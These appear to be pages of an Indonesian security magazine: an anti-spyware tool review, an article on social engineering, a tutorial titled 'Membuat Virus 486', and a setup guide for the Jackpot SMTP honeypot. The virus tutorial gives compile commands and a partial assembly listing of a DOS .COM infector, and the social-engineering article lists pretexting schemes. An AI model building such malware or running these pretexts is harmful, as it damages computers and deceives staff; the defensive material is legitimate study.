
Tools lain yang sebanding dengannya adalah adaware dari lavasoft, www.lavasoftusa.com.

Tool lain yang dapat digunakan dalam memerangi scumware yang sangat saya kagumi dikarenakan sifatnya seperti Anti Virus PC-Cillin yang bisa memonitor aktivitas sebuah virus. ZeroSpyware, program yang dimaksudkan adalah sebuah Real Time Anti Spyware Monitor Program, kemampuannya memonitor file-file yang masuk maupun



Gambar 4. ZeroSpyware Alert


yang telah berada didalam komputer yang diduga sebagai Spyware yang selanjutnya nanti akan dicekal (cegah tangkal) jika ditemukan akan memasukkannya ke karantina. Didalam karantina anda dapat melihat keterangan dari sebuah spyware sendiri, dimana letak keberadaannya dan menghapusnya.



Gambar 5. ZeroSpyware Quarantine

Download tool ini di www.zerospyware.com, pilihan yang bijak jika kita memutuskan untuk memiliki dan menginstal di PC kita, terlebih lagi apabila sering menggunakan internet sebagai bagian dari alat bekerja.

Fitur lainnya adalah menjaga setting browser anda. Ketika



Gambar 6. ZeroSpyware menjaga setting browser

anda telah melakukan setting browser anda dengan menghilangkan auto complete, sebuah spyware juga memiliki kemampuan untuk merubahnya agar auto complete tersebut dapat di aktifkan dan mengirimkan log kepada pembuatnya. ZeroSpyware menjaga setting browser tersebut dari kenakalan Spyware.

Fitur yang lainnya yang membuat saya kagum adalah semua badan program ini memiliki Animasi. Ini yang belum saya temukan dari software-software terkemuka lainnya, selain software multimedia tentunya, bahkan AntiVirus sendiri tidak memakai sistem animasi. Mungkin dengan memakai animasi seperti ini maka pembuat ZeroSpyware ingin melihat sisi Friendly User-nya lebih ditampilkan dan dari segi pengguna juga dapat menggunakan dan memahami tool ini sebagai teman dan bukan sebagai satpam. Namun memang dibutuhkan sebuah VGA card yang cukup untuk melihat animasi ini tanpa memberatkan komputer. Animasi ini bukan hanya dalam badan program saja, melainkan di menu HELP-nya digunakan animasi, sehingga sebuah penjelasan mengenai spyware dan penggunaan maupun fitur dan tujuan utama program ini dapat dimengerti pengguna tanpa harus membaca keterangan dibawahnya. Sangat inovatif dan kreatif.



Gambar 7. ZeroSpyware mendeteksi Blazing Perfect Keylogger

Database spyware program ini bisa di update dan lengkap untuk mencari spyware dan melindungi dari spyware. Mengingat bahasan edisi lalu mengenai Blazing Perfect

Keylogger, dimana yang sudah canggih untuk dapat di jalankan di komputer korban secara diam-diam dan firewall pun dapat di buat lengah olehnya. Tetapi dengan ZeroSpyware, keylogger tersebut dibuat lemah tak berdaya, dikarenakan dalam database ZeroSpyware ini terdapat data-data mengenai keylogger tersebut.

Langkah pencegahan lainnya yaitu langsung dari www.sysinternals.com/ntw2k/freeware/proccexp.shtml yang dapat membantu anda memonitor software apa saja yang sedang berjalan di komputer anda. Pembersihan secara berkala di registry system, msconfig, startup menu juga membantu anda terhindar dari segala bentuk scumware dan juga baca-baca tentang scumware yang terbit setiap harinya di www.cexx.org.

Dan, di www.astalavista.com anda dapat membaca artikel tentang Spyware dan Amerika sebagai negara adidaya namun di web ini diterangkan bahwa spammer di negeri tersebut memiliki rating tertinggi di dalam dunia Spam.

Nah, dengan pembahasan tentang scumware ini maka saya harap pembaca dapat lebih bijak dalam surfing ria, dan dapat menghindari scumware yang mengganggu.

COMPUTER SECURITY

Social Engineering


Social engineering sudah beberapa kali dibahas di majalah ini, tetapi seakan-akan masih kurang untuk membeberkan informasi mengenai hal yang akan menjadi bahasan kali ini. Andi Ismayadi (fuzk3_kendi@yahoo.com) kembali mengangkat bahasan seputar social engineering demi memuaskan dahaga pembaca setia NeoTek yang masih penasaran dengan social engineering.

BIASANYA MASYARAKAT AWAM UMUMNYA MENGETAHUI bahwa hacker hanya menggunakan komputer dan internet dalam mem-penetrasi jaringan targetnya. Namun mereka tidak tahu kalau hacker juga menggunakan teknik hacking tanpa komputer dan teknologi apapun dalam aksinya.

Social engineering merupakan teknik hacking yang dilakukan dengan melihat segi sosial antar hubungan manusia, dan social engineering sendiri melakukan penetrasi pada sebuah keamanan melalui celah psikologis dari seorang manusia. Biasanya dalam hacking biasa kita menemui sebuah interface misal saja itu sebuah web, konsol dan lainnya. Dalam social engineering juga terdapat interface, namun dalam hal ini yang dijadikan interface adalah karyawan sebuah perusahaan yang dijadikan target.


Perbandingan Common Hack dengan Social Engineering

Common Hack



Gambar 1. Common Hack

Social Engineering



Gambar 3. Save database

Setelah melihat gambaran di atas, dapat dilihat perbedaan hacking biasa dengan metode social engineering. Dalam social engineering sendiri hacker harus punya kemampuan bicara yang bagus, karena hanya mengandalkan kemampuan bicara saja untuk mendapatkan kepercayaan.

Contoh-contoh dari social engineering

Tim teknis palsu, berpura-pura sebagai tim teknis yang menangani kerusakan-kerusakan komputer perusahaan, kemudian memberitahu kepada korban untuk menginstalasi sebuah program sebagai patch pada komputer-komputer yang ada. Program ini sudah ditentukan si hacker dan tentu saja sebuah malware seperti trojan, keylogger dan lainnya.

Vendor software palsu, berpura-pura sebagai Person of Contact (PoC) dari program yang digunakan oleh perusahaan yang bersangkutan dan mencoba meyakinkan akan melakukan update, namun sebelumnya terlebih dahulu

meminta akses administrator, selanjutnya semua jaringan akan berada ditangan.

Website kontes palsu, membuat sebuah web palsu dengan content informasi sebuah kontes dengan hadiah-hadiah yang menarik, pendaftaran dibuka dan nantinya yang mendaftarkan diri menjadi member. Data-data member dirangkum dan e-mail berikut password login dicocokkan ke account email yang dimiliki oleh member.

Karyawan gadungan, meyakinkan bagian sekuriti (satpam) seakan-akan kehilangan kunci ke ruang kerja dan ruang komputer, lalu dengan pengaruh tersebut satpam akan membukakan ruang komputer dan ruang kerjanya, selanjutnya aksipun dimulai.

Kelihatannya gampang, namun social engineering merupakan teknik hacking yang paling sulit untuk dilakukan dan juga sulit untuk ditanggulangi karena tekniknya yang berhadapan dengan korban secara langsung dengan pengaruh-pengaruh yang ditebarkan si hacker susah untuk dilihat. Orang-orang yang telah menyandang predikat social engineer terbaik adalah Kevin D. Mitnick, Ira Winkler, dan satu wanita yang bernama Susan Thunder.

Social engineering juga sering dipakai dalam industri espionage (mata-mata), wanita dalam social engineering lebih diuntungkan dari pria dikarenakan lebih dapat menggugah kepercayaan korban dengan segala dayanya.

Dalam melakukan aksinya, social engineer terlebih dahulu mengumpulkan data-data yang berhubungan dengan perusahaan/lembaga yang dijadikan target sebanyak mungkin, ini dimaksudkan untuk mempermudah dalam mempengaruhi dan mendapatkan kepercayaan orang-orang dalam perusahaan seperti karyawan, satpam dan lainnya. Namun yang paling sering menjadi korban social engineering adalah bagian Humas dan Call Center sebuah perusahaan, karena bagian-bagian ini bertugas memberi informasi kepada orang luar yang ingin tahu lebih tentang perusahaannya.

Social engineer yang sukses dapat mengambil informasi-informasi berharga, antara lain yaitu:

- ? Password user atau administrator.
- ? Informasi karyawan dan kunci untuk masuk ke dalam perusahaan, terutama ruang penting seperti ruangan komputer.
- ? Laporan keuangan yang bersifat rahasia.
- ? Daftar pelanggan dan prospek penjualan perusahaan.

Apabila semua data informasi di atas bocor ke lingkungan luar perusahaan, maka perusahaan akan terancam bangkrut, kesetiaan pelanggan berkurang, dan lain sebagainya.

Untuk menjalani aksinya dalam social engineering maka perlu dilakukan empat tahapan, yaitu:

- ? Melakukan riset

- ? Membangun kepercayaan
- ? Mengeksploitasi sebuah hubungan untuk sebuah informasi melalui kata-kata, aksi atau teknologi
- ? Menggunakan informasi yang dikumpulkan untuk tujuan-tujuan berikutnya.

Mengais Informasi

Seperti yang telah disebut diatas, bahwa social engineer pertama kali kebiasannya adalah mengumpulkan informasi-informasi umum seputar targetnya. Mencari informasi tersebut dapat dengan berbagai cara, antara lain:

Memakai Internet, mencari sumber informasi di internet lebih mudah dibandingkan mencarinya di selebar koran, cukup membuka Google lalu mencari informasi yang berkaitan dengan perusahaan yang menjadi target. Atau mencari lebih detail di www.hoovers.com, finance.yahoo.com, www.sec.gov.

Dumpster Diving/Trashing, dumpster diving adalah teknik pencarian informasi perusahaan dari dalam dengan cara yang tidak lazim, yaitu mengais di tempat sampah perusahaan. Karena karyawan tidak terlalu memikirkan dokumen yang telah mereka simpan sehingga kopiannya sering kali dibuang begitu saja. Bahaya dari informasi yang bisa diambil, yaitu:

- ? Daftar nomor telepon intern perusahaan
- ? Buku pedoman karyawan
- ? Struktur organisasi
- ? Daftar password
- ? Nota rapat
- ? Laporan-laporan
- ? Diagram jaringan, dan lainnya

Sistem telepon, social engineer mencari tahu info tentang seorang karyawan hanya dengan mendengar sistem teleponnya, apakah teleponnya menaruh pesan di mailbox atau tidak. Apabila ya, maka social engineer pun tahu kemana dan berapa lama si karyawan pergi, agar nantinya ia bisa berpura-pura sebagai karyawan tersebut dalam aksinya nanti.

Membangun Kepercayaan

Kepercayaan merupakan kunci utama dalam keberhasilan sebuah social engineering, namun kepercayaan adalah hal yang susah didapat namun gampang sekali hilang. Biasanya kita hanya mempercayai orang yang sudah kita kenal sebelumnya, atau orang yang memang membutuhkan bantuan. Bagaimana social engineer mendapatkan kepercayaan tersebut dengan cepat, kita lihat tekniknya yaitu:

Likability, teknik ini dilakukan berdasarkan informasi awal dari hasil mengumpulkan informasi umum mengenai target. Disini, social engineer membangun kepercayaan dengan melihat sisi kesukaan atau ketertarikan korban. Social engineer akan mengajak korban untuk bertemu dan mulai membahas tentang kesukaannya, dengan begitu korban akan mulai menyukai social engineer tersebut, dan dari sisi social engineer sendiri ia telah berhasil membangun kepercayaan pada diri korban.

Believability, kemampuan untuk dipercayai korban dengan sikap yang baik, sopan dan berpura-pura sebagai orang penting di perusahaan korban ataupun sebagai orang yang dikenal korban secara baik, namun belum pernah bertemu, bisa saja kenalan di chating atau dari program messenger.

Mengeksploitasi Sebuah Hubungan

Setelah social engineer mendapatkan sebuah kepercayaan dari korbannya, langkah selanjutnya adalah mencoba untuk menggali informasi berharga perusahaan dari lingkungan internal. Apabila di langkah awal telah dilakukan pengumpulan informasi secara umum atau diluar lingkungan perusahaan, maka kali ini mengumpulkannya dari dalam. Social engineer melakukannya dengan pelan dan hati-hati, karena bisa saja nantinya kepercayaan yang telah didapat akan hilang begitu saja. Dengan keahlian berbicaranya, social engineer akan fokus kepada sebuah pembicaraan dengan korban dengan cepat namun tepat sehingga korbanpun akan kehilangan konsentrasi berbicara, akibatnya ia akan menjawab segala pertanyaan yang diajukan social engineer.

Mengeksploitasi sebuah hubungan tidak selalu hanya bertemu dengan korban secara langsung tatap muka. Namun secara online pun juga bisa mengeksploitasinya, bisa saja social engineer dengan kepercayaan yang ia dapat mengirimkan email ke korban menyuruhnya untuk melakukan patch Operating System yang dimiliki dengan sebuah program yang didalamnya terdapat remote control. Ataupun dengan menyisipkan keylogger atau trojan di sebuah gambar keluarga. Apapun bisa terjadi setelah kepercayaan didapat.

Pencegahan Social Engineering

Setelah dibahas panjang lebar tentang social engineering, maka dengan begitu kita perlu mengetahui bahwa bahaya yang ditimbulkan bisa lebih besar daripada hacking umumnya yang hanya merusak sebuah sistem jaringan komputer. Social engineering bisa dikatakan ilmu mata-mata, ilmu yang berbahaya yang perlu dipelajari untuk mengetahui kelemahan diri sendiri dan menangkal dari tindakan social engineering. Berikut beberapa cara pencegahannya.

Dari sisi perusahaan:

- ? Mengklasifikasi data-data
- ? Memusnahkan data karyawan dan kontraktor dan user idnya
- ? Mengganti password secara berkala
- ? Menangani informasi yang rahasia secara benar
- ? Mengawal tamu yang berkunjung ke dalam perusahaan

Dari sisi user:

- ? Meningkatkan kesadaran keamanan dan melatih sebagai investasi bisnis
- ? Melatih userakan dasar-dasar keamanan agar tetap terjaga keamanan perusahaan.
- ? Biasakan memusnahkan dokumen-dokumen, jangan dibuang tapi di musnahkan, bisa dengan shredder.
- ? Jangan pernah memberikan password kepada siapapun
- ? Menggunakan password yang berbeda
- ? Mengganti password secara berkala
- ? Jangan pernah membuka ataupun mengirim file ke atau dari orang asing.

Dengan pencegahan diatas, mudah-mudahan anda dapat terhindar dari social engineering. Dan untuk mengetahui lebih lanjut dan contoh kasus tentang social engineering anda dapat membaca buku *The Art Of Deception* karya Kevin D. Mitnick dan *Spies Among Us* karya Ira Winkler. Dan jangan samakan sosial engineering dengan Menipu karena berbeda jauh, anggapan ini sering saya dengar. Jadikan informasi ini sebagai bahan pelajaran dan tidak digunakan untuk hal-hal ilegal. Penulis tidak bertanggung jawab atas penyalahgunaan tulisan ini.

COMPUTER SECURITY

Membuat Virus 486



Menjadi korban virus mungkin adalah hal yang menyedihkan. Bahasan seputar virus adalah bahasan yang asyik untuk disimak, telah beberapa kali bahasan virus diangkat di majalah ini. 'Ade The Terroris' memberikan cara membuat virus dengan menggunakan Assembly Language, yaitu bahasa pemrograman yang populer.

KITA PARA PENGGUNA KOMPUTER YANG SUDAH AHLI atau professional maupun para pemula dan semua pengguna komputer tentu sudah tidak asing lagi dengan istilah virus komputer, atau anda telah menjadi korbannya.

Bagaimana perasaan anda pada waktu anda menjadi korban keganasan virus komputer? Yang saya tahu pasti anda kesal, marah, frustrasi dan mengutuk para pembuat virus.

Tapi tidak semuanya begitu, ada sekelompok orang yang senang bila komputernya terkena virus atau mereka sengaja memasukkan virus kekomputer mereka, apalagi virus itu jenis baru dan yang pasti lebih berbahaya. Dan mereka nantinya akan meneliti virus tersebut lalu dikembangkan untuk dijadikan virus yang lebih berbahaya.

Tapi bagaimana dengan perasaan pembuat virus itu? Apakah senang, bangga atau biasa saja?

Di dalam artikel ini anda akan saya ajak untuk ikut merasakan dalam membuat virus komputer, buku ini ditulis hanya untuk pembelajaran atau hanya untuk pendidikan semata, dan semuanya saya kembalikan kepada sikap kedewasaan anda.

Di artikel ini anda akan diajari cara-cara membuat virus komputer dengan bahasa pemrograman tingkat dasar atau bahasa mesin yaitu bahasa pemrograman assembler atau assembling, yang banyak digunakan oleh para pembuat virus, karena ukuran file yang dihasilkan (dibuku ini adalah virus) lebih kecil dibanding dengan bahasa pemrograman lainnya tanpa mengurangi kemampuannya yang dashyat.

Dan listing virus yang akan saya berikan pada pertemuan ini adalah listing virus _468.

Listing virus ini di kembangkan dari virus ALT-11 Mag dan diberi nama _468, apa artinya nama itu, yang pasti lebih ganas dan bagus, maunya sih.

Keterangan Virus _468

- ? Tidak menginfeksi command.com
- ? Pertambahan file .com: xxx byte
- ? Dapat mencari direktori untuk file yang belum pernah terinfeksi, bila tidak ada akan mencari direktori sebelumnya, sampai file terinfeksi
- ? Tidak akan melakukan lagi bila (melakukan penginfeksian) file yang sudah terinfeksi (setiap berjalan menginfeksi satu)
- ? Akan mengembalikan atribut asli dari file yang diinfeksi dan mengembalikan alur aslinya (original path)
- ? File yang memiliki atribut atau bendera read only (hanya membaca) tetap dapat diinfeksi

Cara mengcompile

tasm /m2 <filename>.asm

tlmk /t <filename>.obj

Listing virus _468

Ketikan listing virus ini dengan pelan-pelan dan teliti lalu simpan dengan nama _486.Asm atau nama yang lain yang penting harus berekstensi Asm (*.Asm), dan compile-lah sesuai cara diatas sehingga dapat membentuk suatu program (virus).

```
.model tiny
.code
org 100h ; melakukan penyesuaian untuk psp
start:
call get_disp ; masukkan ip
get_disp:
pop bp
sub bp, offset get_disp ; bp = penggantian ; kode
; label offset asli disimpan
; di dalam kode mesin
save_path:
mov ah, 47h ; simpan cwd
xor dl, dl ; 0 = default drive
lea si, [bp + org_path]
int 21h
get_dta:
mov ah, 2fh
int 21h
mov [bp + old_dta_off], bx ; simpan dta offset tua
; merekam dta
set_dta:
mov ah, 1ah
lea dx, [bp + dta_filler]
int 21h
search:
mov ah, 4eh ; temukan file pertama
mov cx, [bp + search_attr] ; jika dta sukses
diciptakan
lea dx, [bp + search_mask]
int 21h
jnc clear_attr ; jika ditemukan, melanjutkan
find_next:
mov ah, 4fh ; ke file berikutnya
int 21h
jnc clear_attr
still_searching:
mov ah, 3bh
lea dx, [bp + previous_dir] ; cd ..
int 21h
```

TextBox 1. Script code lengkap dapat ditemukan di lampiran yang disediakan di dalam CD yang disertakan bersama majalah ini.

Sekian dulu pertemuan kita pada kali ini, suatu saat kalian pasti bertemu denganku pada artikel artikel selanjutnya, yang pasti tidak kalah menariknya.

Sampai jumpa lagi...

HONEYPOT Anti-Spam Berbasis Java

Pemanfaatan honeypot untuk menjebak hacker menjadikan honeypot sebuah pilihan yang tepat saat ini untuk menciptakan keamanan sistem yang anda miliki. Untuk melengkapi bahasan mengenai honeypot, Firrar Utdirartatmo (firrar@lycos.com) kembali membahas mengenai honeypot dengan membuat Jackpot honeypot Anti-Spam berbasis Java.

JACKPOT MERUPAKAN HONEYPOT SMTP RELAY YANG ditulis dalam bahasa Java, oleh pembuatnya disebut mail swerver (bukan mail server). Jackpot akan nampak di Internet sebagai open SMTP relay, dan dimaksudkan untuk menarik perhatian spammer (dan juga hacker).

Jackpot bisa mengamati spam yang dicatat secara real-time. Kita bisa memeriksa perintah-perintah yang dikirim sebagai spam ke Jackpot, yang mana sulit dilakukan bila kita hanya mengandalkan spamtrap address. Dengan menjalankan suatu honeypot relay di komputer kita, kita telah berkontribusi pada perang melawan spam email.

Idealnya, untuk memasang Jackpot, komputer kita terhubung ke Internet dengan alamat IP permanen. Karena spammer biasanya mengirim bulk mail mereka beberapa hari setelah menemukan suatu open relay. Sementara bila memakai koneksi dial-up, kali lain ia mencoba mencari komputer kita mungkin saja kita tidak sedang online atau alamat IP kita mengalami perubahan. Spammer juga akan mengabaikan komputer anda bila ia mengetahui bahwa koneksi anda adalah *dial-up*.

Instalasi & konfigurasi


Jackpot ditulis sepenuhnya dalam Java, sehingga di komputer kita perlu diinstall dulu Java Runtime Environment (JRE) atau Java Development Kit (JDK/J2SDK) versi 1.3 ke atas. Jackpot bisa berjalan pada Windows 2000/XP/NT/98/ME, dan seharusnya berjalan baik juga pada Linux. Perlu diingat, Jackpot memakai thread secara intensif, dan hal ini belum tertangani dengan cukup baik oleh Windows 98/ME.

Untuk menginstall software ini, lakukan unzip file jackpot-1.2.2.zip ke suatu folder. Anda akan melihat sejumlah file konfigurasi di situ. Kita bisa mengedit file jackpot.properties yang merupakan pasangan key/value, dimana value adalah string yang dipergunakan Jackpot sebagai suatu respon pada perintah-perintah dari spammer. Dengan mengubahnya dari konfigurasi default, anda bisa menyulitkan deteksi fingerprint spammer bahwa relay kita sebenarnya adalah honeypot.

Name	Size	Type	Date Modified
DOCS		File Folder	17/11/2002 9:50
HTML		File Folder	17/11/2002 9:50
master		File Folder	17/11/2002 9:50
TEMPLATE		File Folder	17/11/2002 9:50
alias.properties	0 KB	PROPERTIES File	25/11/2002 18:26
source	1 KB	Text Document	15/09/2002 15:39
dsrvr-1.2.4.jar	176 KB	JAR File	30/04/2002 2:08
help	1 KB	Text Document	04/09/2002 14:10
honey	5 KB	Internet Icon File	25/11/2002 9:03
jackpot	1 KB	MS-DOS Batch File	25/11/2002 12:47
jackpot.jar	95 KB	JAR File	02/12/2002 16:56
jackpot.properties	8 KB	PROPERTIES File	01/12/2002 14:41
jackpot.run	1 KB	Shortcut	25/11/2002 21:29
list_allowed_senders	1 KB	Text Document	25/11/2002 18:31
list_blocked_destinations	0 KB	Text Document	11/09/2002 18:58
list_blocked_senders	0 KB	Text Document	11/09/2002 18:58
list_dropped_messages	0 KB	Text Document	11/09/2002 18:58
list_ignored_senders	0 KB	Text Document	11/09/2002 18:58
list_posts_allowed	1 KB	Text Document	25/11/2002 18:31
list_rejected_senders	0 KB	Text Document	11/09/2002 18:58
list_restricted_senders	0 KB	Text Document	11/09/2002 18:58
proxies	0 KB	Text Document	25/11/2002 19:32

Gambar 1.
Hasil unzip
Jackpot

Para pengguna Windows 98, jalankan Jackpot.bat untuk mengaktifkan Jackpot. Sedang pengguna Windows NT/XP/2K, lebih baik memakai shortcut jackpot.run. Dari Windows Explorer klik kanan file jackpot.run.lnk, edit working folder ke tempat dimana anda melakukan unzip Jackpot, dan



Gambar 2. Properties shortcut Jackpot

ubah ikon ke honey.ico di folder tersebut.

Nantinya jendela console Jackpot akan mempunyai ikon honeypot yang cantik tersebut ketimbang ikon default black-screen. Setelah Jackpot dijalankan, kita bisa mengakses web-server Jackpot (port default 8080) untuk memeriksa spam yang ditangkap dan mengelola program Jackpot dengan menggunakan browser web ke alamat

<http://servername:port/html/>, contoh
<http://192.168.0.1:8080/html/>.

Untuk mengakses layanan administrator, anda memerlukan userid dan password yang dapat diubah dari baris berikut pada jackpot.properties:

#UserID for access to web-admin

AdminUser=admin

#Password for access to Web-admin

AdminPassword=admin

Nomor port server web tersebut dapat diubah pada baris berikut (default 8080), mengubahnya akan menyulitkan hacker yang melakukan fingerprint:

#Port for serving HTTP; it would be a good idea to change this, because the

#Jackpot server could be fingerprinted by finding it's HTTP server.

HttpPort=8080

Jangan lupa mengubah variabel Server (default adalah Jackpot) yang merupakan header HTTP:

#This entry specifies the value returned in the "Server: " HTTP header returned

#by Jackpot. By default, Jackpot claims to be "Jackpot" (with the current version number).

ServerHeader=

Anda bisa melakukan aksi tarpit alias memperlambat koneksi spammer dengan mengubah baris berikut:

#Extra time taken to respond to commands when in a spamrun.

#This is applied to every line entered in a HELO dialog; the

default is 1s. This

#is enough to make a HTML message from Outlook Express take almost a minute to enter.

TarpitDelay=3000

#The amount of time considered 'too soon' for the purposes of determining if a

#message should be relayed. Messages submitted via SMTP may also be subject to

#tarpping if they arrive 'too soon'. Default is 20s.

MinSpamInterval=20000

#Whether to start up with tarpitting enabled

StartupTarpit=yes

Bila perlu batasi jumlah spam yang akan disimpan untuk tiap asal spam:

**#Specifies a limit on the number of spams that should be stored for
#each spam-source.**

MaxStoragePerSource=100

Pengujian

Jalankan Jackpot dengan klik shortcut Jackpot atau menjalankan Jackpot.bat

03/11/08 05:43:44 GMT STATUS Jackpot Mailserver version 1.2.2

03/11/08 05:43:53 GMT STATUS Started SMTP for 192.168.0.1

03/11/08 05:43:53 GMT STATUS Serving SMTP on port 25 for 192.168.0.1


03/11/08 05:43:53 GMT STATUS Serving HTTP on port 8080

Nampak yang dijalankan adalah SMTP server dan HTTP server. Sekarang kita tes dengan mengirim email, di sini dengan program client Bat yang pernah disertakan dalam CD Neotek, anda bisa saja memakai yang lain. Yang perlu di-setting adalah alamat SMTP Server.



Gambar 3. Alamat SMTP server

Lalu kita coba menulis mail dan mengirimkannya (perhatikan gambar 4 dan 5).




Gambar 4. Menulis mail

Yang nampak pada Jackpot:


03/11/08 05:53:43 GMT SMTP 192.168.0.2 192.168.0.1
EHLO NEWBIE

03/11/08 05:54:58 GMT STATUS Spam interval updated to 356910s.




Gambar 5. Mengirim mail

spam yang masuk dengan memakai browser, misal di sini ke alamat <http://192.168.0.1:8080/html/>.




Gambar 6. Browsing ke server web Jackpot

Browse spam log untuk melihat log spam yang ada dikelompokkan berdasar asal komputer.



Gambar 7. Log spam



Gambar 8. Spam yang dikirim oleh satu komputer asal



Gambar 7. Isi spam


```
03/11/08
05:55:16 GMT
HTTP
127.0.0.1
127.0.0.1
POST
/update.html
HTTP/1.1
```

**Kita bisa
melihat dan
mengelola**

Nampak aktivitas akses ke HTTP juga dicatat:

```
03/11/08 05:55:55 GMT HTTP 192.168.0.1 192.168.0.1
GET /html HTTP/1.1
03/11/08 05:55:59 GMT HTTP 192.168.0.1 192.168.0.1
GET /html/ HTTP/1.1
03/11/08 05:55:59 GMT HTTP 192.168.0.1 192.168.0.1
GET /html/jackpot.css HTTP/1.1
03/11/08 05:56:29 GMT HTTP 192.168.0.1 192.168.0.1
GET /html/hosts.html HTTP/1.1
03/11/08 05:56:43 GMT HTTP 192.168.0.1 192.168.0.1
GET /html/hosts/NEWBIE.html HTTP/1.1
03/11/08 05:56:55 GMT HTTP 192.168.0.1 192.168.0.1
GET /html/hosts.html HTTP/1.1
03/11/08 05:56:57 GMT HTTP 192.168.0.1 192.168.0.1
GET /html/hosts/NEWBIE.html HTTP/1.1
03/11/08 05:56:59 GMT HTTP 192.168.0.1 192.168.0.1
GET /html/messages/COA80001-3E67150F
```

File jackpot.log menyimpan log lengkap baik dari SMTP server maupun HTTP server:



Gambar 9. File log jackpot



Gambar 10. Login pengelolaan Jackpot

bisa matikan dulu service HTTP, agar tidak bisa diakses web browser dari luar. Nanti saat anda perlukan untuk



Gambar 9. Administrasi Jackpot via web

analisa atau pengelolaan, bisa anda aktifkan lagi. Baris di file jackpot.properties yang berkaitan:

#Whether to start the HTTP service.

StartupHttp=yes

Penjelasan: proxy spam dan relay spam

Open proxy merupakan cara yang menarik bagi spammer untuk mengirimkan mail. Open proxy adalah proxy yang memungkinkan orang melakukan koneksi ke sistem lainnya, tanpa perlu autentifikasi (misal dengan password).

Proxy tidak melakukan *store-and-forward*, seperti yang dilakukan mail-relay; tetapi perintah akan dikirim langsung ke sistem target. Proxy tidak menambahkan informasi tracing ke "benda" yang dikirimnya, tetapi memelihara log lokal, dan meneruskannya tanpa perubahan. Satu-satunya cara untuk menemukan penyalahgunaan open proxy adalah dengan melihat log proxy. Meski mengundang masalah, masih banyak pihak yang gemar mengaktifkan open proxy, misal sejumlah website advertising.

